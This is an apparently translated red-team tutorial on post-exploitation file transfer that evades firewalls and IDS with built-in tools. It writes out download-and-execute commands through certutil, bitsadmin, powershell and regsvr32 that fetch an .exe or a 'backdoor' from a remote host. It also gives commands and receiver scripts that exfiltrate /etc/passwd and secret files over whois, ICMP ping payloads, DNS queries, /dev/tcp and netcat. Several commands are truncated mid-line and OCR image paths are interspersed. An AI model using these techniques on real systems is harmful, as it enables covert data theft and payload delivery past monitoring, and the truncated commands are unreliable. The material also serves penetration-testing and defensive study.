File transfer skills in the red team post penetration test

Author: xax007 @ know Chuangyu 404 ScanV security service team
of the blog: https://xax007.github.io/ (https://xax007.github.io/)

In the red team penetration test, it is often necessary to maximize the use of the current environment to bypass the heavily guarded system's firewall, IDS, IPS and other alarm and monitoring systems for file transfer. This article lists a variety of tools that use the operating system's default tools. The method of file transfer.

Build an HTTP server

Python

python2:

```
python -m SimpleHTTPServer 1337
```

The above command will start the HTTP service in the current directory, the port is 1337.

python3:

```
python -m http.server 1337
```

The above command will start the HTTP service in the current directory, the port is 1337.

PHP 5.4+

When the PHP version is greater than 5.4, you can use PHP to start the HTTP service in the current directory, the port is 1337.

```
php -S 0.0.0.0:1337
```

Ruby

The following command will start the HTTP service in the current directory, the port is 1337

```
ruby -rwebrick -e'WEBrick::HTTPServer.new(:Port => 1337, :DocumentRoot => Dir.pwd
```

Ruby 1.9.2+

```
ruby -run -e httpd . -p 1337
```

Perl

```
perl -MHTTP::Server::Brick -e '$s=HTTP::Server::Brick->new(port=>1337); $s->mount
perl -MIO::All -e 'io(":8080")->fork->accept->(sub { $_[0] < io(-x $1 +? "./$1 |"
```

Thanks to: http://stackoverflow.com/questions/8058793/single-line-python-webserver

busybox httpd

```
busybox httpd -f -p 8000
```

This article comes from: lvm (https://gist.github.com/willurd/5720255#comment-841915)

Download files from HTTP server

Here are a few ways to download files from an HTTP server using the system's own tools on Windows and Linux systems.

Windows

powershell

Download and execute:

```
powershell (new-object System.Net.WebClient).DownloadFile('http://1.2.3.4/5.exe',
```

certutil

Download and execute:

```
certutil -urlcache -split -f http://1.2.3.4/5.exe c:\download\a.exe&&c:\download\
```

bitsadmin

Download and execute:

```
bitsadmin /transfer n http://1.2.3.4/5.exe c:\download\a.exe && c:\download\a.exe
```

Bitsadmin download speed is slow

regsvr32

```
regsvr32 / u / s /i:http://1.2.3.4/5.exe scrobj.dll
```

Linux

Curl

```
curl http://1.2.3.4/backdoor
```

Wget


```
wget http://1.2.3.4/backdoor
```

awk

When using awk to download files, first start an HTTP Server using any of the commands listed above.

```
awk 'BEGIN {
  RS = ORS = "\r\n"
  HTTPCon = "/inet/tcp/0/127.0.0.1/1337"
  print "GET /secret.txt HTTP/1.1\r\nConnection: close\r\n"     |& HTTPCon
  while (HTTPCon |& getline > 0)
      print $0
  close(HTTPCon)
}'
```

effect:



Setup HTTP PUT server

Here are a few ways to upload files to an HTTP server.

Building an HTTP PUT Server with Nginx

```
Mkdir -p /var/www/upload/ #Create directory
Chown www-data:www-data /var/www/upload/ # Modify the user and group to which the
Cd /etc/nginx/sites-available # Enter the nginx virtual host directory

# Write configuration to file_upload file
cat <<EOF > file_upload
server {
    listen 8001 default_server;
    server_name kali;
        location / {
        root / var / www / upload;
        dav_methods PUT;
    }
}
EOF
#Write completed
Cd ../sites-enable # Enter the nginx virtual host startup directory
Ln -s /etc/nginx/sites-available/file_upload file_upload # Enable file_upload vir
Systemctl start nginx # start Nginx
```

Building an HTTP PUT Server with Python

Save the following code to the `HTTPutServer.py` file:

```
# ref: https://www.snip2code.com/Snippet/905666/Python-HTTP-PUT-test-server
import sys
import signal
from threading import Thread
from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler



class PUTHandler(BaseHTTPRequestHandler):
    def do_PUT(self):
        length = int(self.headers['Content-Length'])
        content = self.rfile.read(length)
        self.send_response(200)
        with open(self.path[1:], "w") as f:
            f.write(content)


def run_on(port):
    print("Starting a HTTP PUT Server on {0} port {1} (http://{0}:{1}) ...".forma
    server_address = (sys.argv[1], port)
    httpd = HTTPServer(server_address, PUTHandler)
    httpd.serve_forever()


if __name__ == "__main__":
    if len(sys.argv) < 3:
        print("Usage:\n\tpython {0} ip 1337".format(sys.argv[0]))
        sys.exit(1)
    ports = [int(arg) for arg in sys.argv[2:]]
    try:
        for port_number in ports:
            server = Thread(target=run_on, args=[port_number])
            server.daemon = True # Do not make us wait for you to exit
        server.start()
        signal.pause() # Wait for interrupt signal, e.g. KeyboardInterrupt
    except KeyboardInterrupt:
        print "\nPython HTTP PUT Server Stoped."
        sys.exit(1)
```

Operation method:

```
$ python HTTPutServer.py 10.10.10.100 1337
Starting a HTTP PUT Server on 10.10.10.100 port 1337 (http://10.10.10.100:1337) .
```

Upload files to the HTTP PUT server

Linux

Curl

```
$ curl --upload-file secret.txt http://ip:port/
```

Wget

```
$ wget --method=PUT --post-file=secret.txt http://ip:port/
```

Windows

Powershell

```
$body = Get-Content secret.txt
Invoke-RestMethod -Uri http://ip:port/secret.txt -Method PUT -Body $body
```

File transfer using Bash /dev/tcp


First need to listen to the port

File receiving end:

```
nc -lvnp 1337 > secret.txt
```

File sender:

```
cat secret.txt > /dev/tcp/ip/port
```



File transfer using the SMB protocol

Build a simple SMB Server


Set up makeshift SMB Server need to use Impacket (https://github.com/SecureAuthCorp/impacket) project `smbserver.py` file

`Impacket` Installed by default on Kali Linux system

syntax: `impacker-smbserver ShareName SharePath`

```
$ mkdir smb # Create smb directory
$ cd smb # Enter smb directory
$ impacket-smbserver share ` pwd `  # Start SMB server in the current directory,
```

effect:



Download files from SMB server

```
copy \\IP\ShareName\file.exe file.exe
```

Upload files to the SMB server

```
net use x: \\IP\ShareName

copy file.txt x:

net use x: /delete
```

File transfer using the whois command

[redacted] **/etc/passwd** ▸ [redacted]


Receiver Host B:

```
nc -vlnp 1337 | sed "s/ //g" | base64 -d
```

Send Host A:

```
whois -h 127.0.0.1 -p 1337 `cat /etc/passwd | base64`
```

effect:



Use the ping command for file transfer

[redacted] **secret.txt** ▸ [redacted]

Sending end:

```
xxd -p -c 4 secret.txt | while read line; do ping -c 1 -p $line ip; done
```

Receiving end:


Save the following code to `ping_receiver.py`

```
import  sys

try:
    from scapy.all import *
except:
    print("Scapy not found, please install scapy: pip install scapy")
    sys.exit(0)


def process_packet(pkt):
    if pkt.haslayer(ICMP):
        if pkt[ICMP].type == 8:
            data = pkt[ICMP].load[-4:]
            print(f'{data.decode("utf-8")}', flush=True, end="", sep="")

sniff(iface="eth0", prn=process_packet)
```

Implementation method:

```
python3 ping_receiver.py
```

effect



File transfer using the dig command

[redacted] **/etc/passwd** [redacted]

Sending end:

```
xxd -p -c 31 /etc/passwd | while read line; do dig @172.16.1.100 +short +tries=1
```

Receiving end:

The following code uses the python `scapy` modules, need to manually install


Save the code to `dns_reciver.py` a file


```
try:
    from scapy.all import *
except:
    print("Scapy not found, please install scapy: pip install scapy")

def process_packet(pkt):
    if pkt.haslayer(DNS):
        domain = pkt[DNS][DNSQR].qname.decode('utf-8')
        root_domain = domain.split('.')[1]
        if root_domain.startswith('goooogle'):
            print(f'{bytearray.fromhex(domain[:-13]).decode("utf-8")}', flush=Tru

sniff(iface="eth0", prn=process_packet)
```

Operation method:

```
python3 dns_reciver.py
```

effect:





File transfer using NetCat

[redacted] **1.txt** [redacted]

Accepted end:

```
nc -l -p 1337 > 1.txt
```

Sending end:


```
cat 1.txt | nc -l -p 1337
```

or

```
nc 10.10.10.200 1337 < 1.txt
```

In extreme environments, if the receiving end does not have nc, you can use Bash's /dev/tcp to receive the file:

```
cat < /dev/tcp/10.10.10.200/1337 > 1.txt
```



Reference link

- Ippsec's HackTheBox - Mischief (https://www.youtube.com/watch?v=GKo6xoB1g4Q&t=2430s) Video
- Micropoor (https://paper.seebug.org/820/)
- Simple Local HTTP Server With Ruby (http://sweetme.at/2013/08/28/simple-local-http-server-with-ruby/)
- Big list of http static server one liners (https://gist.github.com/willurd/5720255)
- Penetration skills - multiple ways to download files from github (https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E4%BB%8Egithub%E4%B8%8B%E8%BD%BD%E6%96%87%E4%BB%B6%E7%9A%84%E5%A4%9A%E7%A7%8D%E6%96%B9%E6%B3%95/)

(/users/a
nicknam

Know Chuangyu 404 ScanV Security Service Team (/users/author/?
nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404+ScanV%E5%AE%89%E5%85%A8%E6%9C%8D%E5%8A%A1%E5%9B%A2%E9

Read more about this author (/users/author/?
nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404+ScanV%E5%AE%89%E5%85%A8%E6%9C%8D%E5%8A%A1%E5%9B%A2%E9%98%9F) 's article